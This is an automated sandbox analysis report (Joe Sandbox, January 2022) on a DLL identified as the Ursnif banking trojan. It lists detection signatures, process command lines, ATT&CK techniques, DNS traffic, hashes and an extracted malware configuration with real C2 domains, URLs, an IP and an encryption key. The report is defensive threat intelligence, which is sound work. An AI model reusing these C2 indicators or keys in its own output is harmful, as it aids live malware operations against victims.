



ID: 548724
Sample Name: 9091.dll
Cookbook: default.jbs
Time: 11:50:07
Date: 06/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report 9091.dll 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: Ursnif 4
Yara Overview 4
Memory Dumps 5
Unpacked PEs 5
Sigma Overview 5
System Summary: 5
Jbx Signature Overview 5
AV Detection: 5
Networking: 5
Key, Mouse, Clipboard, Microphone and Screen Capturing: 5
E-Banking Fraud: 5
System Summary: 6
Hooking and other Techniques for Hiding and Protection: 6
Malware Analysis System Evasion: 6
Anti Debugging: 6
HIPS / PFW / Operating System Protection Evasion: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 9
Domains 9
URLs 9
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
Contacted IPs 9
Public 10
General Information 10
Simulations 10
Behavior and APIs 10
Joe Sandbox View / Context 10
IPs 11
Domains 11
ASN 11
JA3 Fingerprints 11
Dropped Files 11
Created / dropped Files 11
Static File Info 11
General 11
File Icon 11
Static PE Info 11
General 11
Authenticode Signature 12
Entrypoint Preview 12
Data Directories 12
Sections 12
Resources 13
Imports 13
Exports 13
Version Infos 13
Possible Origin 13
Network Behavior 13
Network Port Distribution 13
TCP Packets 13
UDP Packets 13
DNS Queries 13
DNS Answers 14
HTTP Request Dependency Graph 14

Copyright Joe Security LLC 2022

HTTPS Proxied Packets 14
Code Manipulations 16
Statistics 16
Behavior 16
System Behavior 16
Analysis Process: loaddll32.exe PID: 4908 Parent PID: 720 16
General 16
File Activities 17
Analysis Process: cmd.exe PID: 1364 Parent PID: 4908 17
General 17
File Activities 17
Analysis Process: regsvr32.exe PID: 2332 Parent PID: 4908 17
General 17
File Activities 18
Analysis Process: rundll32.exe PID: 5032 Parent PID: 1364 18
General 18
File Activities 19
Analysis Process: rundll32.exe PID: 6008 Parent PID: 4908 19
General 19
File Activities 20
Disassembly 20
Code Analysis 20

Copyright Joe Security LLC 2022


Windows Analysis Report 9091.dll

Overview


General Information

Sample Name:	9091.dll
Analysis ID:	548724
MD5:	8cef4bb6ea32fc4..
SHA1:	d0612a06f724ebd.
SHA256:	6a455667f74c818.
Tags:	dll exe Zloader
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected Ursnif
- System process connects to networ…
- Writes or reads registry keys via WMI
- Found API chain indicative of debug…
- Machine Learning detection for samp…
- Found evasive API chain (may stop…
- Sigma detected: Suspicious Call by …
- Writes registry values via WMI
- Uses 32bit PE files
- Antivirus or Machine Learning detec…
- May sleep (evasive loops) to hinder …
- Uses code obfuscation techniques (…
- PE file contains sections with non-s…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 4908 cmdline: loaddll32.exe "C:\Users\user\Desktop\9091.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938)
  - cmd.exe (PID: 1364 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\9091.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 5032 cmdline: rundll32.exe "C:\Users\user\Desktop\9091.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - regsvr32.exe (PID: 2332 cmdline: regsvr32.exe /s C:\Users\user\Desktop\9091.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
  - rundll32.exe (PID: 6008 cmdline: rundll32.exe C:\Users\user\Desktop\9091.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "RSA Public Key":
"aScpE7CilQ9VtygBXbwXm3cD296yz+RssVO+4h8dSJN8SwshLOZQ8SH7VEx70uuWiFjdqr+uklWJF/baQZUtCK4Bm7884qZ6qhDkBdiQK8V2zH0dHiFpHhB//0WN950qgmnuJAQbYHO78/vC+UGIVbVNILi+zFGHaDdiP/Ka/IdBmgobFFhN6+VD656EnLLJ",
  "c2_domain": [
    "google.mail.com",
    "firsone1.online",
    "kdsjdsadas.online"
  ],
  "botnet": "9091",
  "server": "12",
  "serpent_key": "01026655AALLKENM",
  "sleep_time": "10",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "0",
  "DGA_count": "10"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.798277282.0000000004E58000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.448462123.0000000005008000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000005.00000003.433214839.0000000004D78000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000002.797837616.00000000047E9000.00000004.00000040.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000004.00000003.438242726.0000000004E58000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 47 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.loaddll32.exe.990000.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
5.2.rundll32.exe.10000000.3.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
4.2.rundll32.exe.4400000.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
4.2.rundll32.exe.10000000.3.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
5.2.rundll32.exe.ba0000.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
Click to see the 19 entries				

Sigma Overview

System Summary:



Sigma detected: Suspicious Call by Ordinal

Jbx Signature Overview

Click to jump to signature section

AV Detection:



Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:



System process connects to network (likely due to code injection or exploit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:



Yara detected Ursnif

E-Banking Fraud:



Yara detected Ursnif

Copyright Joe Security LLC 2022

System Summary:



Writes or reads registry keys via WMI

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection:



Yara detected Ursnif

Malware Analysis System Evasion:



Found evasive API chain (may stop execution after checking system information)

Anti Debugging:



Found API chain indicative of debugger detection

HIPS / PFW / Operating System Protection Evasion:



System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information:



Yara detected Ursnif

Remote Access Functionality:



Yara detected Ursnif


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Windows Management Instrumentation 2	DLL Side-Loading 1	Process Injection 1 1 2	Virtualization/Sandbox Evasion 1 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eave Insec Netw Comr
Default Accounts	Native API 1 2	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Process Injection 1 1 2	LSASS Memory	Security Software Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 4	Explo Redir Calls/
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 1	Security Account Manager	Virtualization/Sandbox Evasion 1 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Explo Track Locat
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Regsvr32 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 4	SIM (Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Rundll32 1	LSA Secrets	Account Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	System Owner/User Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamn Denia Servi
External Remote Services	Scheduled Task	Startup Items	Startup Items	DLL Side-Loading 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acces

Copyright Joe Security LLC 2022

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 1 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dowr Insec Proto

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
9091.dll	23%	Virustotal		Browse
9091.dll	8%	Metadefender		Browse
9091.dll	30%	ReversingLabs	Win32.Trojan.Sleltasos	
9091.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Copyright Joe Security LLC 2022

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.1.loaddll32.exe.10000000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
5.2.rundll32.exe.4280000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
3.1.regsvr32.exe.10000000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.2.regsvr32.exe.10000000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File
5.2.rundll32.exe.10000000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File
4.2.rundll32.exe.10000000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File
3.2.regsvr32.exe.2bd0000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
4.2.rundll32.exe.4a40000.2.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
4.1.rundll32.exe.10000000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.loaddll32.exe.10000000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File
0.2.loaddll32.exe.d40000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
5.1.rundll32.exe.10000000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
firsone1.online	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://kdsjdsadas.online/jkloll/n1yCX1bWO/lyJVfm7yH8jH38Bki7vn/f4C45hYEgppc8I7zVra/TaacUzdsuPU7_2Bk	0%	Avira URL Cloud	safe	
http://https://firsone1.online/jkloll/hyS7uNj0vVvG2CRrLbZZ4/bEGaiUTSXLmYtAhM/9KrJzj3TRaRiQeM/Wjbl2GC0W3yiu5	0%	Avira URL Cloud	safe	
http://https://firsone1.online/jkloll/5uYUQ_2FQN86iHNY49L/DPZD3ITzlDFx_2FKNcjDOh/yQZWvL_2BsZuR/HjaAog4G/r_2B0Neng3bSSbmoFIlXYWw/KZfLo5Aq9a/AVLYw7N9qXQVRr8XS/UyotZ_2BKl95/LDReSgxNZCB/ot3ANBI_2Bmf2Z/wTO_2FRZveJAMYt1OAKW1/qd_2B_2BejnLQISw/xnKbO7DZ_2BFAtS/sbOL_2FiP79J/M.mki	0%	Avira URL Cloud	safe	
http://https://firsone1.online/jkloll/M6Ph7XVMuIVnQJ918dgP/iGy5ZNMffw4qd2BD6Nw/xbvKMlzJtC6XNowbd_2FKm/UnXnZNKrDT7Gw/3YWrqGQ_/2BiRpEYdm3L3qPwkGvjzy_2/FMNOIyI3KK/TIH3Ipp58a4osBqNi/vURpkVVskEDy/A_2BcLgra2r/_2BirjcwqYwgZh/tXOQJ7uW2wVdt9rR3elhH/xJqL8can/GFbQ.mki	0%	Avira URL Cloud	safe	
http://https://kdsjdsadas.online/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
firsone1.online	134.0.117.195	true	true	• 0%, Virustotal, Browse	unknown
google.mail.com	unknown	unknown	false		high
kdsjdsadas.online	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://firsone1.online/jkloll/5uYUQ_2FQN86iHNY49L/DPZD3ITzlDFx_2FKNcjDOh/yQZWvL_2BsZuR/HjaAog4G/r_2B0Neng3bSSbmoFIlXYWw/KZfLo5Aq9a/AVLYw7N9qXQVRr8XS/UyotZ_2BKl95/LDReSgxNZCB/ot3ANBI_2Bmf2Z/wTO_2FRZveJAMYt1OAKW1/qd_2B_2BejnLQISw/xnKbO7DZ_2BFAtS/sbOL_2FiP79J/M.mki	true	• Avira URL Cloud: safe	unknown
http://https://firsone1.online/jkloll/M6Ph7XVMuIVnQJ918dgP/iGy5ZNMffw4qd2BD6Nw/xbvKMlzJtC6XNowbd_2FKm/UnXnZNKrDT7Gw/3YWrqGQ_/2BiRpEYdm3L3qPwkGvjzy_2/FMNOIyI3KK/TIH3Ipp58a4osBqNi/vURpkVVskEDy/A_2BcLgra2r/_2BirjcwqYwgZh/tXOQJ7uW2wVdt9rR3elhH/xJqL8can/GFbQ.mki	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
134.0.117.195	firsone1.online	Russian Federation		197695	AS-REGRU	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	548724
Start date:	06.01.2022
Start time:	11:50:07
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 41s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	9091.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@9/0@16/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 66.1% (good quality ratio 62.8%) • Quality average: 80% • Quality standard deviation: 28.6%
HCA Information:	• Successful, ratio: 63% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll • Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
11:50:58	API Interceptor	1x Sleep call for process: regsvr32.exe modified
11:50:58	API Interceptor	2x Sleep call for process: rundll32.exe modified
11:51:00	API Interceptor	1x Sleep call for process: loaddll32.exe modified

Joe Sandbox View / Context

Copyright Joe Security LLC 2022

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	MS-DOS executable, MZ for MS-DOS
Entropy (8bit):	6.176894617561241
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • VXD Driver (31/22) 0.00% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	9091.dll
File size:	814960
MD5:	8cef4bb6ea32fc461e3a954500413512
SHA1:	d0612a06f724ebdb72db009010207c929aac9007
SHA256:	6a455667f74c818d5e20a83af8ba5eb8022b1714ceb9302c2b7f7f4ea1a141c9
SHA512:	643bddbb9dfe6f1a3ffbb3966633139e16311c61d2ae3d4434410dea484b49520d6f6830e008d119e9da0dffc50d603aa022fc93f4ecfa2e4cbc7f3a31a88170
SSDEEP:	12288:0ndQdX/AMsv/4xivLv3nt+pjL9xLd5pbafXcEgP5tVLYA:0nd+XTsX4xeLVkf9D/OfMpP5tVLr
File Content Preview:	MZ.....!..L.!This program cannot be run in :NS#mode....$.....PE..L...Y..a .....!.....$...&.....s.....#..S..

File Icon



Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x1000d5a5
Entrypoint Section:	.text

General

Digitally signed:	true
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, DLL, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x6182C359 [Wed Nov 3 17:14:01 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	75c5d658b9f8b84d2af03b825d82cf97

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=VeriSign Class 3 Code Signing 2004 CA, OU=Terms of use at https://www.verisign.com/rpa (c)04, OU=VeriSign Trust Network, O="VeriSign, Inc.", C=US
Signature Validation Error:	**The digital signature of the object did not verify**
Error Number:	-2146869232
Not Before, Not After	• 10/30/2007 5:00:00 PM 11/24/2010 3:59:59 PM
Subject Chain	• CN=Symantec Corporation, OU=Symantec Research Labs, OU=Digital ID Class 3 - Microsoft Software Validation v2, O=Symantec Corporation, L=Santa Monica, S=California, C=US
Version:	3
Thumbprint MD5:	773A103A1953B292916AAA8D3382140B
Thumbprint SHA-1:	508E846523E1B131438B220694BE91793886508E
Thumbprint SHA-256:	F67DDA8679C10547D47FBC3BD71D98953D4F73FC60C50035E6F366E3DA6395C2
Serial:	758F5EE8263B6694719D8434EB998608

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x1206a	0x12200	False	0.483876616379	data	6.17524441599	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.arthros	0x14000	0x81e3	0x200	False	0.115234375	data	0.694481329226	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rdata	0x1d000	0xb5a	0xc00	False	0.430989583333	data	5.17974431027	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.preter	0x1e000	0x3a908	0x32800	False	0.458684637995	COM executable for DOS	5.79983555937	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.witched	0x59000	0x38fff	0x31000	False	0.458665497449	data	5.79587852109	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.restitu	0x92000	0x3243e	0x32600	False	0.458339795285	data	5.7997141046	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
.data	0xc5000	0x21f94	0x19e00	False	0.609478789251	data	5.91710883704	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Copyright Joe Security LLC 2022

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.rsrc	0xe7000	0x264	0x400	False	0.31640625	data	2.11462066039	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xe8000	0x1874	0x1a00	False	0.778846153846	data	6.61132299142	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Exports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 6, 2022 11:51:11.877147913 CET	192.168.2.3	8.8.8.8	0x2428	Standard query (0)	google.mail.com	A (IP address)	IN (0x0001)
Jan 6, 2022 11:51:14.235074043 CET	192.168.2.3	8.8.8.8	0x1708	Standard query (0)	google.mail.com	A (IP address)	IN (0x0001)
Jan 6, 2022 11:51:14.977771997 CET	192.168.2.3	8.8.8.8	0x5506	Standard query (0)	google.mail.com	A (IP address)	IN (0x0001)
Jan 6, 2022 11:51:18.989257097 CET	192.168.2.3	8.8.8.8	0xb3a	Standard query (0)	google.mail.com	A (IP address)	IN (0x0001)
Jan 6, 2022 11:52:32.089071035 CET	192.168.2.3	8.8.8.8	0x9ee1	Standard query (0)	firsone1.online	A (IP address)	IN (0x0001)
Jan 6, 2022 11:52:34.447751045 CET	192.168.2.3	8.8.8.8	0x8210	Standard query (0)	firsone1.online	A (IP address)	IN (0x0001)
Jan 6, 2022 11:52:35.159759045 CET	192.168.2.3	8.8.8.8	0x247	Standard query (0)	firsone1.online	A (IP address)	IN (0x0001)
Jan 6, 2022 11:52:39.175417900 CET	192.168.2.3	8.8.8.8	0xfb4	Standard query (0)	firsone1.online	A (IP address)	IN (0x0001)
Jan 6, 2022 11:52:53.208827972 CET	192.168.2.3	8.8.8.8	0x3f32	Standard query (0)	kdsjdsadas.online	A (IP address)	IN (0x0001)
Jan 6, 2022 11:52:55.117465973 CET	192.168.2.3	8.8.8.8	0xc96	Standard query (0)	kdsjdsadas.online	A (IP address)	IN (0x0001)
Jan 6, 2022 11:52:55.785442114 CET	192.168.2.3	8.8.8.8	0x470a	Standard query (0)	kdsjdsadas.online	A (IP address)	IN (0x0001)
Jan 6, 2022 11:52:59.872992992 CET	192.168.2.3	8.8.8.8	0x3b38	Standard query (0)	kdsjdsadas.online	A (IP address)	IN (0x0001)
Jan 6, 2022 11:54:13.779227018 CET	192.168.2.3	8.8.8.8	0x352e	Standard query (0)	google.mail.com	A (IP address)	IN (0x0001)
Jan 6, 2022 11:54:15.196199894 CET	192.168.2.3	8.8.8.8	0x6af6	Standard query (0)	google.mail.com	A (IP address)	IN (0x0001)

Copyright Joe Security LLC 2022

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 6, 2022 11:54:15.862837076 CET	192.168.2.3	8.8.8.8	0xbb0b	Standard query (0)	google.mail.com	A (IP address)	IN (0x0001)
Jan 6, 2022 11:54:19.977394104 CET	192.168.2.3	8.8.8.8	0x58fa	Standard query (0)	google.mail.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 6, 2022 11:51:11.899928093 CET	8.8.8.8	192.168.2.3	0x2428	Name error (3)	google.mail.com	none	none	A (IP address)	IN (0x0001)
Jan 6, 2022 11:51:14.255937099 CET	8.8.8.8	192.168.2.3	0x1708	Name error (3)	google.mail.com	none	none	A (IP address)	IN (0x0001)
Jan 6, 2022 11:51:15.000612974 CET	8.8.8.8	192.168.2.3	0x5506	Name error (3)	google.mail.com	none	none	A (IP address)	IN (0x0001)
Jan 6, 2022 11:51:19.008183002 CET	8.8.8.8	192.168.2.3	0xb3a	Name error (3)	google.mail.com	none	none	A (IP address)	IN (0x0001)
Jan 6, 2022 11:52:32.159209967 CET	8.8.8.8	192.168.2.3	0x9ee1	No error (0)	firsone1.online		134.0.117.195	A (IP address)	IN (0x0001)
Jan 6, 2022 11:52:34.516730070 CET	8.8.8.8	192.168.2.3	0x8210	No error (0)	firsone1.online		134.0.117.195	A (IP address)	IN (0x0001)
Jan 6, 2022 11:52:35.227482080 CET	8.8.8.8	192.168.2.3	0x247	No error (0)	firsone1.online		134.0.117.195	A (IP address)	IN (0x0001)
Jan 6, 2022 11:52:39.194324017 CET	8.8.8.8	192.168.2.3	0xfb4	No error (0)	firsone1.online		134.0.117.195	A (IP address)	IN (0x0001)
Jan 6, 2022 11:52:53.233433962 CET	8.8.8.8	192.168.2.3	0x3f32	Name error (3)	kdsjdsadas .online	none	none	A (IP address)	IN (0x0001)
Jan 6, 2022 11:52:55.136367083 CET	8.8.8.8	192.168.2.3	0xc96	Name error (3)	kdsjdsadas .online	none	none	A (IP address)	IN (0x0001)
Jan 6, 2022 11:52:55.804541111 CET	8.8.8.8	192.168.2.3	0x470a	Name error (3)	kdsjdsadas .online	none	none	A (IP address)	IN (0x0001)
Jan 6, 2022 11:52:59.894037962 CET	8.8.8.8	192.168.2.3	0x3b38	Name error (3)	kdsjdsadas .online	none	none	A (IP address)	IN (0x0001)
Jan 6, 2022 11:54:13.795664072 CET	8.8.8.8	192.168.2.3	0x352e	Name error (3)	google.mail.com	none	none	A (IP address)	IN (0x0001)
